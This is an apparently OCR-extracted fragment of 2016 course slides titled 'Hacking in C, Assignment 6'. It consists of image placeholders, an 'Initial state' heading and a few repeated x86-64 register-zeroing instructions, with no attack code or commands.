
Assignment 6


Hacking in C

March 24th, 2016


Initial state




xor %rax, %rax




xor %rax, %rax




xor %rax, %rax




xor %rdx, %rdx




xor %rdx, %rdx



